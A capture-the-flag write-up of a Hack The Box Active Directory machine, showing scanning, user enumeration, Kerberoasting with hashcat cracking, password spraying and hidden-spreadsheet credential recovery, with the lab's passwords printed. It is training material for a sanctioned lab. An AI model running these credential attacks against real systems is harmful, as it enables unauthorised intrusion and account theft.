
1. Initial Reconnaissance
We run a full scan combining rustscan for speed and nmap for service fingerprinting:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ rustscan -a 10.129.229.57 --ulimit 1000 -r 1-65535 -- -A -sC -sV -o nmapresult.txt
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Real hackers hack time

[~] The config file is expected to be at "/home/iamwin/.rustscan.toml"
[~] Automatically increasing ulimit value to 1000.
Open 10.129.229.57:53
Open 10.129.229.57:80
Open 10.129.229.57:88
Open 10.129.229.57:135
Open 10.129.229.57:139
Open 10.129.229.57:389
Open 10.129.229.57:445
Open 10.129.229.57:443
Open 10.129.229.57:464
Open 10.129.229.57:593
Open 10.129.229.57:636
Open 10.129.229.57:3269
Open 10.129.229.57:3268
Open 10.129.229.57:8172
Open 10.129.229.57:9389
Open 10.129.229.57:49667
Open 10.129.229.57:49693
Open 10.129.229.57:49694
Open 10.129.229.57:49709
Open 10.129.229.57:49725
Open 10.129.229.57:49745
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-title: Search - Just Testing IIS
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-09-22 00:59:50Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: search.htb, Site: Default-First-Site-Name)
443/tcp   open  ssl/https     syn-ack ttl 127 Microsoft-IIS/10.0
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: search.htb, Site: Default-First-Site-Name)
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: search.htb, Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: search.htb, Site: Default-First-Site-Name)
8172/tcp  open  ssl/unknown   syn-ack ttl 127
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49693/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49694/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49709/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49725/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49745/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC

Service Info: Host: RESEARCH; OS: Windows; CPE: cpe:/o:microsoft:windows
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Aggressive OS guesses: Microsoft Windows Server 2019 (97%), Microsoft Windows 10 1903 - 22H2 (91%)
Nmap done: 1 IP address (1 host up) scanned in 146.69 seconds
Ports 53, 88, 389, 445, 636 and 3268/3269 are the unmistakable signature of a Domain Controller. The most valuable detail: SMB signing is required — this rules out NTLM relay against SMB, but the presence of IIS on 80/443 and WMSvc on 8172 opens up web vectors we’ll explore.
| Port | Service | Relevance |
|---|---|---|
| 53 | DNS | Internal domain resolution |
| 88 | Kerberos | AD authentication |
| 389 / 636 | LDAP / LDAPS | Active Directory |
| 3268 / 3269 | Global Catalog | AD global catalog |
| 445 | SMB | Shared resources (signing required) |
| 80 / 443 | IIS 10.0 | Corporate website |
| 8172 | WMSvc | IIS Web Management Service |
Now with NXC we take the chance to pull more info and, while we’re at it, generate the entry for /etc/hosts:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ nxc smb 10.129.229.57 --generate-hosts-file hosts
SMB         10.129.229.57   445    RESEARCH         [*] Windows 10 / Server 2019 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)

┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ cat hosts
10.129.229.57     RESEARCH.search.htb search.htb RESEARCH
I’ll work with variables for convenience:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ export IP=10.129.229.57

┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ export DOMAIN=search.htb

┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ export FQDN=RESEARCH.search.htb
2. Anonymous SMB Enumeration
Enumerating the SMB port anonymously or with the guest user recovers nothing useful:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ nxc smb 10.129.229.57 -u '' -p ''
SMB         10.129.229.57   445    RESEARCH         [*] Windows 10 / Server 2019 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB         10.129.229.57   445    RESEARCH         [+] search.htb\:

┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ nxc smb 10.129.229.57 -u '' -p '' --users
SMB         10.129.229.57   445    RESEARCH         [*] Windows 10 / Server 2019 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB         10.129.229.57   445    RESEARCH         [+] search.htb\:

┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ nxc smb 10.129.229.57 -u 'guest' -p '' --users
SMB         10.129.229.57   445    RESEARCH         [*] Windows 10 / Server 2019 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\guest: STATUS_ACCOUNT_DISABLED
We can also use enum4linux-ng to try pulling additional information via LDAP and RPC without credentials:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ enum4linux-ng -A -v $IP 2>&1
ENUM4LINUX - next generation (v1.3.10)

[*] Target ........... 10.129.229.57
[+] LDAP is accessible on 389/tcp
[+] LDAPS is accessible on 636/tcp
[+] SMB is accessible on 445/tcp
[+] Appears to be root/parent DC
[+] Long domain name is: search.htb
[+] Domain SID: S-1-5-21-271492789-1610487937-1871574529
[+] Server allows authentication via username '' and password ''
[-] Could not find users via 'querydispinfo': STATUS_ACCESS_DENIED
[-] Could not find users via 'enumdomusers': STATUS_ACCESS_DENIED
[+] Found 0 share(s) for user '' with password '', try a different user

Completed after 28.68 seconds
We don’t get much more than what we already knew. Moving on to the web port.
3. Web Enumeration — Credentials in an Image

Using Wappalyzer or WhatWeb we can spot some of the technologies the site was built with. Scrolling further down, something interesting turns up:

Those are users. From those names, we can use username-anarchy to build usernames in the format Active Directory typically uses (firstname.lastname) and check whether any are valid in the domain:
┌──(iamwin㉿0xWin)-[~/Documents/HTB/username-anarchy]
└─$ cat users.txt
Firstname,Lastname
Keely,Lyons
Dax,Santiago
Sierra,Frye
Kyla,Stewart
Kaiara,Spencer
Dave,Simpson
Ben,Thompson
Chris,Stewart

┌──(iamwin㉿0xWin)-[~/Documents/HTB/username-anarchy]
└─$ ./username-anarchy -i users.txt > test_users.txt
The tool generates variations like keely, keely.lyons, k.lyons, etc. With that list, we use Kerbrute to validate which ones actually exist in the domain via Kerberos, without needing credentials:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ kerbrute userenum --dc $IP -d $DOMAIN test_users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 09/21/26 - Ronnie Flathers @ropnop

2026/09/21 21:34:00 >  Using KDC(s):
2026/09/21 21:34:00 >   10.129.229.57:88

2026/09/21 21:34:00 >  [+] VALID USERNAME:       keely.lyons@search.htb
2026/09/21 21:34:00 >  [+] VALID USERNAME:       dax.santiago@search.htb
2026/09/21 21:34:00 >  [+] VALID USERNAME:       sierra.frye@search.htb
2026/09/21 21:34:01 >  Done! Tested 115 usernames (3 valid) in 1.375 seconds
Now we know which usernames are valid in the domain. We try AS-REP Roasting, but it doesn’t work — none of them have Kerberos pre-authentication disabled:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ GetNPUsers.py $DOMAIN/ -no-pass -usersfile valid_users.txt
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[-] User keely.lyons doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User dax.santiago doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sierra.frye doesn't have UF_DONT_REQUIRE_PREAUTH set
We keep going through the site and one image catches our attention:


We can build a username in AD format and use the password mentioned in the image:
hope.sharp : IsolationIsKey?
4. Authenticated Access — hope.sharp
We validate the credentials. They work:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ nxc smb $IP -u hope.sharp -p 'IsolationIsKey?'
SMB         10.129.229.57   445    RESEARCH         [*] Windows 10 / Server 2019 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB         10.129.229.57   445    RESEARCH         [+] search.htb\hope.sharp:IsolationIsKey?
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ nxc smb $IP -u hope.sharp -p 'IsolationIsKey?' --shares
SMB         10.129.229.57   445    RESEARCH         [+] search.htb\hope.sharp:IsolationIsKey?
SMB         10.129.229.57   445    RESEARCH         [*] Enumerated shares
SMB         10.129.229.57   445    RESEARCH         Share           Permissions            Remark
SMB         10.129.229.57   445    RESEARCH         -----           -----------            ------
SMB         10.129.229.57   445    RESEARCH         ADMIN$                                 Remote Admin
SMB         10.129.229.57   445    RESEARCH         C$                                     Default share
SMB         10.129.229.57   445    RESEARCH         CertEnroll      READ                   Active Directory Certificate Services share
SMB         10.129.229.57   445    RESEARCH         helpdesk
SMB         10.129.229.57   445    RESEARCH         IPC$            READ                   Remote IPC
SMB         10.129.229.57   445    RESEARCH         NETLOGON        READ                   Logon server share
SMB         10.129.229.57   445    RESEARCH         RedirectedFolders$ READ,WRITE
SMB         10.129.229.57   445    RESEARCH         SYSVOL          READ                   Logon server share
The
CertEnrollshare confirms ADCS is active in the domain. TheRedirectedFolders$share, withREAD,WRITEpermissions, holds the domain users’ home directories. Going through its contents, we find plenty of user-named directories — all empty, but they give us a useful list.
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ smbclient.py $DOMAIN/hope.sharp:'IsolationIsKey?'@$IP
# use RedirectedFolders$
# ls
drw-rw-rw-          0  Tue Apr  7 14:12:58 2020 abril.suarez
drw-rw-rw-          0  Fri Jul 31 09:11:32 2020 Angie.Duffy
drw-rw-rw-          0  Fri Jul 31 08:35:32 2020 Antony.Russo
drw-rw-rw-          0  Tue Apr  7 14:32:31 2020 belen.compton
drw-rw-rw-          0  Fri Jul 31 08:37:36 2020 Cameron.Melendez
drw-rw-rw-          0  Tue Apr  7 14:15:09 2020 chanel.bell
drw-rw-rw-          0  Fri Jul 31 09:09:07 2020 Claudia.Pugh
drw-rw-rw-          0  Fri Jul 31 08:02:04 2020 Cortez.Hickman
drw-rw-rw-          0  Tue Apr  7 14:20:08 2020 dax.santiago
drw-rw-rw-          0  Fri Jul 31 07:55:34 2020 Eddie.Stevens
drw-rw-rw-          0  Thu Apr  9 16:04:11 2020 edgar.jacobs
drw-rw-rw-          0  Thu Apr  9 10:34:41 2020 hope.sharp
drw-rw-rw-          0  Wed Nov 17 20:01:45 2021 sierra.frye
drw-rw-rw-          0  Thu Apr  9 16:14:26 2020 trace.ryan
Thanks to the authentication, we can use NXC’s RID Brute to pull all domain users:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ nxc smb $IP -u hope.sharp -p 'IsolationIsKey?' --rid-brute | grep SidTypeUser | grep -v '\$' | awk -F'\\\\' '{print $2}' | awk '{print $1}'
Administrator
Guest
krbtgt
Santino.Benjamin
Payton.Harmon
Trace.Ryan
...
Sierra.Frye
web_svc
Tristan.Davies
5. Kerberoasting — web_svc
With valid credentials, we try Kerberoasting against the domain accounts:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ GetUserSPNs.py $DOMAIN/hope.sharp:'IsolationIsKey?'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName               Name     MemberOf  PasswordLastSet             LastLogon  Delegation
---------------------------------  -------  --------  --------------------------  ---------  ----------
RESEARCH/web_svc.search.htb:60001  web_svc            2020-04-09 08:59:11.329031  <never>
We find
web_svcwith the SPNRESEARCH/web_svc.search.htb:60001. More than a regular user, this has all the hallmarks of a service account — that’s exactly why it has an SPN. The fact that it has never logged in reinforces the idea that it’s a technical account with a weak password and no regular rotation.
We grab the TGS-REP to crack it offline:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ GetUserSPNs.py $DOMAIN/hope.sharp:'IsolationIsKey?' -request
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName               Name     MemberOf  PasswordLastSet             LastLogon
---------------------------------  -------  --------  --------------------------  ---------
RESEARCH/web_svc.search.htb:60001  web_svc            2020-04-09 08:59:11.329031  <never>

$krb5tgs$23$*web_svc$SEARCH.HTB$search.htb/web_svc*$3cc4569a1b2113e0359cbf2030fc063f$250b5634e8d153d22c...c462e6
We crack it offline with hashcat in mode 13100 (Kerberos 5 TGS-REP etype 23):
iamwin@Jean:~$ hashcat -a 0 -m 13100 web_svc.kerberoast /usr/share/kali-wordlists/rockyou.txt

$krb5tgs$23$*web_svc$SEARCH.HTB$search.htb/web_svc*...:@3ONEmillionbaby

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Time.Started.....: Mon Sep 21 21:04:27 2026 (4 secs)
Speed.#01........:  2894.1 kH/s (1.51ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Credentials obtained:
web_svc : @3ONEmillionbaby
We validate:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ nxc smb $IP -u web_svc -p '@3ONEmillionbaby'
SMB         10.129.229.57   445    RESEARCH         [+] search.htb\web_svc:@3ONEmillionbaby
6. Password Spraying — edgar.jacobs
With two valid passwords and quite a few users, one of them could well be reused elsewhere. We run a password spray:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ nxc smb $IP -u users_all.txt -p '@3ONEmillionbaby' --continue-on-success

SMB         10.129.229.57   445    RESEARCH         [+] search.htb\Edgar.Jacobs:@3ONEmillionbaby
SMB         10.129.229.57   445    RESEARCH         [+] search.htb\web_svc:@3ONEmillionbaby
IsolationIsKey? doesn’t turn up anything. Using edgar.jacobs — always worth checking the shares with every new user, since they almost always have access to something the previous one didn’t:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ nxc smb $IP -u edgar.jacobs -p '@3ONEmillionbaby' --shares
SMB         10.129.229.57   445    RESEARCH         [+] search.htb\edgar.jacobs:@3ONEmillionbaby
SMB         10.129.229.57   445    RESEARCH         Share           Permissions            Remark
SMB         10.129.229.57   445    RESEARCH         CertEnroll      READ                   Active Directory Certificate Services share
SMB         10.129.229.57   445    RESEARCH         helpdesk        READ
SMB         10.129.229.57   445    RESEARCH         IPC$            READ                   Remote IPC
SMB         10.129.229.57   445    RESEARCH         NETLOGON        READ                   Logon server share
SMB         10.129.229.57   445    RESEARCH         RedirectedFolders$ READ,WRITE
SMB         10.129.229.57   445    RESEARCH         SYSVOL          READ                   Logon server share
Going through their personal directory, we find some interesting files on the Desktop:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ smbclient.py $DOMAIN/edgar.jacobs:'@3ONEmillionbaby'@$IP
# use RedirectedFolders$
# cd edgar.jacobs
# cd Desktop
# ls
drw-rw-rw-          0  Thu Apr  9 16:05:29 2020 $RECYCLE.BIN
-rw-rw-rw-        282  Mon Aug 10 06:02:16 2020 desktop.ini
-rw-rw-rw-       1450  Thu Apr  9 16:05:03 2020 Microsoft Edge.lnk
-rw-rw-rw-      23130  Mon Aug 10 06:30:05 2020 Phishing_Attempt.xlsx
We download it and analyze it on our attack host.
7. Excel with a Hidden Column — sierra.frye
Opening the file, something looks off: column C isn’t showing. In cases like this, what we can do is copy the content and paste it into a new Excel sheet:


We can see the content of column C, named “Password.” Since these passwords are tied directly to a user, we can use NXC’s
--no-bruteforceflag to test eachuser:passwordpair in order, without combinatorial brute-forcing.
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ nxc smb $IP -u users_excel.txt -p passwords_excel.txt --no-bruteforce
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Payton.Harmon:;;36!cried!INDIA!year!50;; STATUS_LOGON_FAILURE
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Cortez.Hickman:..10-time-TALK-proud-66.. STATUS_LOGON_FAILURE
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Bobby.Wolf:??47^before^WORLD^surprise^91?? STATUS_LOGON_FAILURE
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Margaret.Robinson://51+mountain+DEAR+noise+83// STATUS_LOGON_FAILURE
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Scarlett.Parks:++47|building|WARSAW|gave|60++ STATUS_LOGON_FAILURE
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Eliezer.Jordan:!!05_goes_SEVEN_offer_83!! STATUS_LOGON_FAILURE
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Hunter.Kirby:~~27%when%VILLAGE%full%00~~ STATUS_LOGON_FAILURE
SMB         10.129.229.57   445    RESEARCH         [+] search.htb\Sierra.Frye:$$49=wide=STRAIGHT=jordan=28$$18
Valid credentials:
Sierra.Frye : $$49=wide=STRAIGHT=jordan=28$$18
8. BloodHound — Path to Domain Admin
Going through the shares with the new user, we use spider_plus to map every reachable file:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ nxc smb $IP -u Sierra.Frye -p '$$49=wide=STRAIGHT=jordan=28$$18' -M spider_plus
SMB         10.129.229.57   445    RESEARCH         [+] search.htb\Sierra.Frye:$$49=wide=STRAIGHT=jordan=28$$18
SPIDER_PLUS 10.129.229.57   445    RESEARCH         [*] Total folders found:  148
SPIDER_PLUS 10.129.229.57   445    RESEARCH         [*] Total files found:    34
Checking the JSON generated at ~/.nxc/modules/nxc_spider_plus/10.129.229.57.json, the part we care about is the content of RedirectedFolders$:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ cat /home/iamwin/.nxc/modules/nxc_spider_plus/10.129.229.57.json | jq '.["RedirectedFolders$"]'
{
  "sierra.frye/Desktop/user.txt": {
    "size": "33 B"
  },
  "sierra.frye/Downloads/Backups/search-RESEARCH-CA.p12": {
    "size": "2.58 KB"
  },
  "sierra.frye/Downloads/Backups/staff.pfx": {
    "size": "4.22 KB"
  },
  "sierra.frye/user.txt": {
    "size": "33 B"
  }
}
The JSON confirms the user flag at
sierra.frye/Desktop/user.txt, plus two files undersierra.frye/Downloads/Backups/:search-RESEARCH-CA.p12andstaff.pfx. We’ll use the latter further down in the alternative certificate-based method.
I’ll extract information for BloodHound using the RustHound-CE collector:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ rusthound-ce -d $DOMAIN -u 'sierra.frye' -p '$$49=wide=STRAIGHT=jordan=28$$18' -f $FQDN -i $IP -c All -z
---------------------------------------------------
Initializing RustHound-CE at 22:37:33 on 09/21/26
---------------------------------------------------

[INFO] Connected to SEARCH.HTB Active Directory!
[WARN] ESC8 detected on Research.search.htb, Web Enrollment exposed over HTTP without EPA
[INFO] 107 users parsed!
[INFO] 72 groups parsed!
[INFO] 13 enabled certificate templates found
[INFO] .//20260921223740_search-htb_rusthound-ce.zip created!

RustHound-CE Enumeration Completed at 22:37:40 on 09/21/26! Happy Graphing!
We import the ZIP into BloodHound and analyze the graph starting from sierra.frye:

